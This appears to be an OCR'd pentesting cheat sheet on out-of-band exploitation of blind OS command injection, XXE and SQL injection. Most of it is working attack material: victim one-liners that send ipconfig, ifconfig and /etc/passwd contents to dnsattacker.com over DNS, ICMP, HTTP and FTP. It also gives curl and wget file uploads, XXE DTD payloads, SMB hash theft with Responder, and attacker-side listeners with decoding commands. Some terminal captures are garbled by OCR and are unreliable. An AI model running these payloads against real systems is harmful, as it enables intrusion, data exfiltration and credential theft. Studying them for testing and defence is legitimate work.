Out of Band Exploitation (OOB) CheatSheet

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Introduction:

Out-Of-Band (OOB) technique provides an attacker with an alternative way to confirm and exploit a vulnerability which is otherwise "blind". In a blind vulnerability, as an attacker you do not get the output of the vulnerability in the direct response to the vulnerable request. The OOB techniques often require a vulnerable entity to generate an outbound TCP/UDP/ICMP request and that will then allow an attacker to exfiltrate data. The success of an OOB attack is based on the egress firewall rules i.e. which outbound request is permitted from the vulnerable system and the perimeter firewall.

In this article Ajay(@9r4shar4j4y) and Ashwin(@AshwinPathak26) have kept a rule of thumb to use DNS as our best bet for OOB to succeed. Thus, for all the below mentioned techniques, we have focused heavily on DNS.

For the purpose of this article, we have tried to keep victim payloads as one-liners with minimal dependencies and privilege.

The Set-up: Spinning-up the Infrastructure for DNS/OOB Queries.

Prerequisites

Public Server with Static IP address: For demonstration purposes, we will be using VPS service provided by Google cloud platform(GCP).


Registered Domain: Access to registered domain settings to delegate authority to your Nameserver. We will use oob.dnsattacker.com for DNS resolutions.

Steps

We used Google Cloud Platform(GCP) to create a linux machine with static IP address. Ensure you have root privileges on the server. If you do not have prior experience with GCP, you can follow this guide to create your own machine.



We added two records for our domain in DNS settings from our registrar's portal. First one defined a subdomain with its NameServer. In Next step, we defined A record(IP address of our GCP server) for the nameserver. These settings will now route all DNS requests for subdomain to our GCP server.



We can use tcpdump to observe DNS queries on server.

OS Command Injection: OOB

We can detect an OS Code injection vulnerability in a web app by making it resolve crafted DNS names and looking for the associated DNS queries.

Detection

DNS

Attacker: Use Wireshark/tcpdump for port 53 to observe response

```
sudo tcpdump -n port 53
```

Note: In DNS commands, we could also explicitly define the nameserver to use for resolution.

Windows

```
nslookup test.oob.dnsattacker.com
```

```
Command Prompt
Microsoft Windows [Version 10.0.17134.228]
(c) 2018 Microsoft Corporation. All rights reserved.
Address: 192.168.178.1
                                                                 DNS Queries to
DNS request timed out.
   timeout was 2 seconds.
                                                                 attacker server
DNS request timed out.
    timeout was 2 seconds.
   Request to timed-out
test@ns1: ~
:attacker@ns1:~$ sudo tcpdump -n port 53
cpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
L2:07:41.535265 IP 103.41.23 > 10.142.0.2.53: 58454% [1au] A? test.oob.dnsattacker.com.
L2:07:43.529496 IP 103.41.23 > 10.142.0.2.53: 35506% [1au] AAAA? test.oob.dnsattacker.com. (53)
L2:07:43.931460 IP 103.41.23 10.142.0.2.53: 24616% [1au] A? test.oob.dnsattacker.com. (53)
```

ping ping.oob.dnsattacker.com

```
attacker@ns1:~$ sudo tcpdump -n port 53
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
12:10:14.470992 IP 103.41. 66102 > 10.142.0.2.53: 51011% [1au] \cdot ping.oob.dnsattacker.com. (53)
12:10:17.508876 IP 103.41. 65756 > 10.142.0.2.53: 48850% [1au] \cdot ping.oob.dnsattacker.com. (53)
12:10:19.268040 IP 103.41. 65759 > 10.142.0.2.53: 48275% [1au] \cdot A? ping.oob.dnsattacker.com. (53)
12:10:19.906885 IP 103.41. 67866 > 10.142.0.2.53: 21220% [1au] \cdot A? ping.oob.dnsattacker.com. (53)
12:10:22.709048 IP 103.41. 67866 > 10.142.0.2.53: 8984 \cdot A? ping.oob.dnsattacker.com. (42)
12:10:24.471035 IP 103.41. 67860 > 10.142.0.2.53: 18934 \cdot A? ping.oob.dnsattacker.com. (42)
12:10:29.509814 IP 103.41. 67360 > 10.142.0.2.53: 12235 \cdot A? ping.oob.dnsattacker.com. (42)
12:10:29.510714 IP 103.41. 67360 > 10.142.0.2.53: 29452 \cdot A? ping.oob.dnsattacker.com. (42)
12:10:30.069977 IP 103.41. 67360 > 10.142.0.2.53: 29452 \cdot A? ping.oob.dnsattacker.com. (42)

Ping will first resolve Domain Name

C:\Users\tilde{\text{Users}\tilde{\text{Line}}} \text{ ping.oob.dnsattacker.com. (42)}

Ping request could not find host ping.oob.dnsattacker.com. Please check the name and try again.
```

UNIX

host host.oob.dnsattacker.com

```
attacker@ns1:~$ sudo tcpdump -n port 53
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
12:14:15.613860 IP 103.41. 36389 > 10.142.0.2.53: 59436 A? host.oob.dnsattacker.com. (42)
12:14:19.182045 IP 103.41. 14789 > 10.142.0.2.53: 15761% [[au] A? host.oob.dnsattacker.com. (53)
```

Similarly, we could use:

```
dig test.oob.dnsattacker.com
ping test.oob.dnsattacker.com
nslookup test.oob.dnsattacker.com
```

Exploitation/Exfiltration

DNS

Note: Use Wireshark/tcpdump for port 53 to observe response

```
tcpdump -n port 53
```

Windows

Victim:

```
cmd /v /c "hostname > temp && certutil -encode temp temp2 && findstr /L /V "CERTIFICATE" temp2 > temp3 && set /p MYVAR=<temp3 && set FINAL=!MYVAR!.oob.dnsattacker.com && nslookup !FINAL!"
```

Attacker:

```
echo "encoded output" | base64 -d # decode the output with base64
  C:\Users\/ _____>cmd /v /c "hostname > temp && certutil -encode temp temp18 && findstr /L /V "CERTIFICATE" temp18 > temp19 && set /p MYVAR=<temp19 && set FINAL:"MYVAR!.pob.dnsattacker.com && nslookup !FINAL!"
 Input Length = 10
  Output Length = 74
  CertUtil: -encode command completed successfully.
  Address: 192.168.178.1
 DNS request timed out.
     timeout was 2 seconds.
 DNS request timed out.
     timeout was 2 seconds.
  *** Request to file has timed-out
  C:\Users\____>_
  12:26:40.617336 IP 103.41
  12:26:42.599360 IP 103.41 - > 10.142.0.2.53: 7459% [1au] AAAA? QWpheS10U1MNCg==.oob.dnsattacker.com. (65)
 12:26:50.209596 1P 103.41 > 10.142.0.2.53: 57453% [1au] A? QWpheS10U1MNCg==.oob.dnsattacker.com. (65) 12:26:52.204814 IP 103.41 10 10.142.0.2.53: 5452% [1au] AAAA? QWpheS10U1MNCg==.oob.dnsattacker.com. (65)
 12:27:00.208278 IP 103.41 - > 10.142.0.2.53: 20915 A? QWpheS10U1MNCg==.oob.dnsattacker.com. (54)
  12:27:02.200498 IP 103.41 - ... > 10.142.0.2.53: 32398 AAAA? QWpheS10U1MNCg==.oob.dnsattacker.com. (54)
  ^B^C
  6 packets captured
 6 packets received by filter
0 packets dropped by kernel
                                  Decoding the output
```

Sending output with multiple lines and large size.

test@ns1:~\decho "QWpheS10U1MNCg==" |base64 -d

Victim

Aj NSS

```
cmd /v /c "ipconfig > output && certutil -encodehex -f output output.hex 4 && powershell $text=Get-
Content output.hex;$subdomain=$text.replace(' ','');$j=11111;foreach($i in $subdomain){
   $final=$j.tostring()+'.'+$i+'.file.oob.dnsattacker.com';$j += 1; nslookup $final }" # Sending file in
HEX
```

Attacker

```
sudo tcpdump -n port 53 | tee file.txt
```

Extracting and constructing Output:

```
echo "0x$(cat file.txt |tr ' ' '\n' |awk '/file.oob.dnsattacker.com/ {print $1}'|sort -u| cut -d '.' -f 2|tr -d '\n')" | xxd -r -p
  C:\Users\ ____>cmd /v /c "ipconfig > output && certutil -encodehex -f output output.hex 4 && powershell $text=Get
-Content output.hex;$subdomain=$text.replace(' ','');$j=11111;foreach($i in $subdomain){    $final=$j.tostring()+'.'+$i+'.f
ile.oob.dnsattacker.com';$j += 1; nslookup $final }"
  Input Length = 1368
  Output Length = 4275
  CertUtil: -encodehex command completed successfully.
Server:
                                                                                    nding output of command using D
  Address: 192.168.178.1
  DNS request timed out.
                     Receiving DNS and writing it to file.txt
                                                                                                                                  attacker@ns1: ~
  attacker@ns1:~$ sudo tcpdump -n udp port 53 |tee file.txt
  cpdump: verbose output suppressed, use -v or -vv tor tull protocol decode
  istening on eth0, link-type EN10MB (Ethernet), capture size 262144 byte
  <u>// 30 30 607555 TD 103 41. → 18934 \ 10.142.0.2.53: 35344% [1au] A? 11111.0d0a57696e646f777320495020436f6e</u>file.oob.d
  sattacker.com. (92)
     10.142.0.2.53: 37425% [1au] AAAA? 11111.0d0a57696e646f777320495020436f6e.file.oo
  .dnsattacker.com. (92)
   Select attacker@ns1: ~
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   ttacker@ns1:~$ echo "0x$(cat file.txt |tr ' ' \n' |awk '/file.oob.dnsattacker.com/ {print $1}'|sort -u| cut -d '.' -f
  tr -d '\n')" | xxd -r -p
  Mindows IP Configuration
  Ethernet adapter Ethernet:
     Media State . . . . . . . . . : Media disconnected Connection-specific DNS Suffix . : fritz.box
                                                                                                    Extracting, rearranging and hex
                                                                                                    decoding based on sequence
  Ethernet adapter VirtualBox Host-Only Network:
                                                                                                    number to get the original output
     Connection-specific DNS Suffix .:
     Link-local IPv6 Address . . . . : fe80::84d1:345 c75d:6159%16
     IPv4 Address. . . . . . . . . : 192.168.56.1
                      . . . . . . . . . : 255.255.255.0
     Subnet Mask . .
     Default Gateway . . . . . . . . :
```

Limitation: Powershell required

Unix:

Victim:


```
var=11111 && for b in $(ifconfig|xxd -p ); do var=$((var+1)) && dig $var.$b.file.oob.dnsattacker.com;
done # Sending file in HEX
```

Attacker:

```
sudo tcpdump -n port 53 | tee file.txt
```

Extracting and constructing Output:

```
echo "0x$(cat file.txt |tr ' ' '\n' |awk '/file.oob.dnsattacker.com/ {print $1}'|sort -u| cut -d '.' -f 2|tr -d '\n')" | xxd -r -p
```



Base64 encoded file are less in size compared hex encoded.

Victim:

Attacker:

```
cat file2.txt | tr ' ' '\n' | awk '/file.oob.dnsattacker.com/ {print $1}' | sort -u | cut -d '.' -f 2 | tr -d '\n' | base64 -d # Extracting Output
```

```
crackme@Ajay-NSS:~$ var=11111 && for i in $(ifconfig|base64|awk '{gsub(/.{50}/,"&\n")}1'); do var=$((var+1)) && nslookup
$var.$i.file.oob.dnsattacker.com; done
;; connection timed out; no servers could be reached
;; connection timed out; no servers could be reached
;; connection timed out; no servers could be reached
attacker@ns1: ~
attacker@ns1:~$ sudo tcpdump -n udp port 53 | tee file2.txt
                                            for full protocol decode
tcpdump: verbose output suppressed, use -v or
listening on eth0, link-type EN10MB (Ethernet), captume size 262144 byte
03:35:41.648269 IP 103.41.
                                   10.142.0.2.53: 12373% [1au] A? 11112.ZXRoMjogZmxhZ3M9NDE2MzxVUCxCUk9BRENBU1QsUlV
OTklORy.file.oob.dnsattack
03:35:44.655480 IP 103.41. 📗 💮 > 10.142.0.2.53: 🛂 1493% [1au] A? 11112.ZXROM jogZmxhZ3M9NDE2MzxVUCxCUk9BRENBU1QsUlV
OTklORy.file.oob.dnsattack )
03:35:51.650796 IP 103.41. > 10.142.0.2.53: 20069% [1au] A? 11112.ZXROMjogZmxhZ3M9NDE2MzxVUCxCUk9BRENBU1QsUlV
 attacker@ns1: ~
attacker@ns1:~$ cat file2.txt |tr ' '
                                  '\n' |awk '/file.oob.dnsattacker.com/ {print $1}'|sort -u| cut -d '.' -f 2|tr -d
n'|base64 -d
th2: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
       inet 192.168.56.1 netmask 255.255.255.0 broadcast 192.168.56.255
       inet6 fe80::84d1:3451:c75d:6159 prefixlen 64 scopeid 0x0<global>
       ether 0a:00:27:00:00:10 (Ethernet)
       RX packets 0 bytes 0 (0.0 B)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 0 bytes 0 (0.0 B)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 1500
       inet 127.0.0.1 netmask 255.0.0.0
       inet6 :: 1 prefixlen 128 scopeid 0x0<global>
       loop (Local Loopback)
       RX packets 0 bytes 0 (0.0 B)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 0 bytes 0 (0.0 B)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

ICMP

Windows

Victim


```
cmd /v /c "ipconfig > output.txt && powershell $text=Get-Content output.txt; $ICMPClient = New-Object
System.Net.NetworkInformation.Ping; $PingOptions = New-Object
System.Net.NetworkInformation.PingOptions; $PingOptions.DontFragment = $True; $sendbytes =
([text.encoding]::ASCII).GetBytes($text); $ICMPClient.Send('dnsattacker.com',60 * 1000, $sendbytes,
$PingOptions);
```

Attacker

sudo tcpdump 'icmp and src host 202.14.120.xx' -w powericmp.pcap #To capture

To extract:

```
echo "0x$(tshark -n -q -r powericmp.pcap -T fields -e data.data | tr -d '\n' | tr -d ':')" | xxd -r -p #0r Use Wireshark gui
```



Limitation: Powershell required

Unix

Victim:


cat /etc/passwd | xxd -p -c 16 | while read exfil; do ping -p \$exfil -c 1 dnsattacker.com;don

Attacker:

sudo tcpdump 'icmp and src host 202.14.120.xx' -w icmp_file.pcap#To capture

To extract

echo "0x\$(tshark -n -q -r icmp_file.pcap -T fields -e data.data | tr -d '\n' | tr -d ':')" | xxd -r -p #Or Use Wireshark gui



HTTP

Windows

Victim:

cmd /v /c "ipconfig > temp && certutil -f -encodehex temp output.hex 12 && set /p MYVAR=<output.hex && set FINAL="http://dnsattacker.com:9000/!MYVAR!" && powershell Invoke-WebRequest !FINAL!"

Note: If powershell is not available, use "mshta!Final!".

Attacker:

```
echo "0x$(ncat -lvp 9000 |grep -i get|tr -d '/' |cut -d ' ' -f2)" |xxd -r -p
```

```
Select Command Prompt
 :\Users\\]_____>cmd /v /c "ipconfig > temp && certutil -f -encodehex temp output.hex 12 && set /p MYVAR=<output.he
&& set FINAL="http://dnsattacker.com:9000/!MYVAR!" && powershell Invoke-WebRequest !FINAL!"
Input Lengtn = 1368
Output Length = 2738
CertUtil: -encodehex command completed successfully.
                                                                                                                                 attacker@ns1: ~
attacker@ns1:~{ echo "0x$(ncat -lvp 9000 |grep -i get|tr -d '/' |cut -d ' ' -f2)" |xxd -r -p Ncat: Version 7.40 ( https://nmap.org/ncat )
Ncat: Listening on :::9000
Ncat: Listening on 0.0.0.0:9000
Ncat: Connection from 202.14
Ncat: Connection from 202.14
Nindows IP Configuration
Ethernet adapter Ethernet:
                                     . . : Media disconnected
   Media State . .
   Connection-specific DNS Suffix . : fritz.box
thernet adapter VirtualBox Host-Only Network:
   Connection-specific DNS Suffix .:
   Link-local IPv6 Address . . . . : fe80::84d1:3451:c75d:6159%16
   IPv4 Address. . . . . . . . . : 192.168.56.1
   Subnet Mask . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . :
```

Unix

Victim:

wget --header=evil:\$(ifconfig|xxd -p -c 100000) http://dnsattacker.com:9000

Attacker:

```
echo "0x$(ncat -lvp 9000 | grep -i evil|tr -d '/' | cut -d ' ' -f2)" | xxd -r -p
```

```
crackme@A ____SS:~ wget --header=evil:$(ifconfig|xxd -p -c 100000) http://dnsattacker.com:9000
--2018-08-29 13:00:20-- http://ansattacker.com:9000/
Resolving dnsattacker.com (dnsattacker.com)... 35.211. 64:ff9b::
Connecting to dnsattacker.com (dnsattacker.com)|35.211 🔤 📰 |:9000... connected.
attacker@ns1:~$ echo "0x$(ncat -lvp 9000 |grep -i evil|tr -d '/' |cut -d ' ' -f2)" |xxd -r -p
Ncat: Version 7.40 ( https://nmap.org/ncat )
Ncat: Listening on :::9000
Ncat: Listening on 0.0.0.0:9000
Ncat: Connection from 202.14.
Ncat: Connection from 202.14.LL.....
etM2: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.56.1 netmask 255.255.255.0 broadcast 192.168.56.255
        inet6 fe80::84d1:3451:c75d:6159 prefixlen 64 scopeid 0x0<global>
        ether 0a:00:27:00:00:10 (Ethernet)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
                                                                                       Receiving
                                                                                       output on neat
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 1500
       inet 127.0.0.1 netmask 255.0.0.0
                                                                                       in request
       inet6 ::1 prefixlen 128 scopeid 0x0<global>
                                                                                       header,
        loop (Local Loopback)
                                                                        1
                                                                                       extracting and
       RX packets 0 bytes 0 (0.0 B)
                                                                                       hex decoding
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
vifi0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
       inet 192.168.178.30 netmask 255.255.255.0 broadcast 192.168.178.255
        inet6 fe80::30c4:a111:4c5b:585d prefixlen 64 scopeid 0x0<global>
        unspec BC-A8-A6-DC-F4-E7-00-00-00-00-00-00-00-00-00 (UNSPEC)
        RX packets 0 bytes 0 (0.0 B)
        RY arrors a dropped a overruns a frame a
```

Similarly, we could use

```
wget -post-data exfil='cat /etc/passwd' http://dnsattacker.com  # extract data in post section
wget -post-file trophy.php http://dnsattacker.com  # extract source code
cat /path/to/sensitive.txt | curl -F ":data=@-" http://dnsattacker.com/test.txt
```

SMB [Stealing hashes using Responder]


Windows

Victim

net use h: \\dnsattacker.com\web

Attacker

sudo ./Responder.py -I eth0#Run responder to capture hashes



Similarly, we could use

net use h: \\dnsattacker.com\\web /user: {password} && copy {file.txt to Copy} h:\\file.txt\}.txt

XXE:Out of Band

Detection


XXE could be confirmed by creating DNS requests to attackers domain (i.e. oob.dnsattacker.com). A good playground to play with XXE is available here

```
Victim:
```

```
<?xml version="1.0"?>
<!DOCTYPE foo SYSTEM "http://xxeoob.oob.dnsattacker.com">
<foo>&e1;</foo>
```

Attacker:

sudo tcpdump -n udp port 53



Limitation: As of writing this article, DNS queries can only be used for detection of XXE.

Exploitation/Exfiltration

HTTP

Attacker: Run python HTTP server to host dtd file.


```
python -m SimpleHttpServer 9000
```

Victim:

```
<?xml version="1.0" ?>
<!DOCTYPE r [
<!ELEMENT r ANY >
<!ENTITY % sp SYSTEM "http://dnsattacker.com:9000/linux.dtd">
%sp;
%param1;
]>
<r>&exfil;</r>
```

linux.dtd:

```
<!ENTITY % data SYSTEM "file:///etc/passwd"> <!ENTITY % param1 "<!ENTITY exfil SYSTEM 'http://dnsattacker.com:9000/%data;'>">
```



Note: for windows-based victim machines use below mention dtd file

windows.dtd

```
<!ENTITY % data SYSTEM "file:///c:/windows/win.ini"> <!ENTITY % param1 "<!ENTITY exfil SYSTEM ' http://dnsattacker.com:9000/%data;'>">
```

FTP

Attacker

Run python HTTP server to host dtd file and xxeftp server (refer here).

```
python -m SimpleHttpServer 9000


python xxeftp.py
```

Victim:

```
<?xml version="1.0" ?>
<!DOCTYPE r [
<!ELEMENT r ANY >
<!ENTITY % sp SYSTEM "http://dnsattacker.com:9000/linux.dtd">
%sp;
%param1;
]>
<r>&exfil;</r>
```

linux.dtd

```
<!ENTITY % data SYSTEM "file:///etc/passwd">
<!ENTITY % param1 "<!ENTITY exfil SYSTEM 'ftp://dnsattacker.com:2121/%data;'>">
```



Note: for windows-based victim machines use below mention dtd file

windows.dtd

```
<!ENTITY % data SYSTEM "file:///c:/windows/win.ini"> <!ENTITY % paraml "<!ENTITY exfil SYSTEM 'ftp://dnsattacker.com:2121/%data;'>">
```

SMB [Stealing hashes]


Attacker: Run responder to capture hashes

```
sudo ./Responder.py -I eth0
```

Victim:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "\\dnsattacker.com\test" >]>
<foo>&xxe;</foo>
```

Note: For demonstration purposes, we will using CVE-2018-0878: Windows Remote Assistance XXE vulnerability



Similarly, other possible payloads to exfiltrate data

```
http://oob.dnsattacker.com:port/%data
ftp://oob.dnsattacker.com:port/%data
gopher://oob.dnsattacker.com:port/%data%
ldap://oob.dnsattacker.com:port
\\oob.dnsattacker.com\\C$\\1.txt
```

SQL Injection

Note: All Database server installations are on Windows. For extensive SQL Injection cheat sheets refer here and here

Detection

Attacker: Use Wireshark/tcpdump for port 53 to observe response.

```
sudo tcpdump -n port 53
```

ORACLE

DNS

Detection

Victim

SELECT DBMS_LDAP.INIT(('oob.dnsattacker.com',80) FROM DUAL;

```
SQL> SELECT DBMS_LDAP.INIT('oob.dnsattacker.com',80) FROM dual;
 SELECT DBMS_LDAP.INIT('oob.dnsattacker.com',80)    FROM dual
 ERROR at line 1:
 ORA-31203: DBMS_LDAP: PL/SQL - Init Failed.
 ORA-06512: at "SYS.DBMS_SYS_ERROR", line 79
 ORA-06512: at "SYS.DBMS_LDAP", line 50
                                                          ding DNS Queries to
                                                                           \Diamond
 SQL>
Select attacker@ns1: ~
19:15:46.980449 IP 162.158 ••• • 10.142.0.2.53: 24380 [1au] A₹ OoB.DnsAttaCker.cOM. (48)
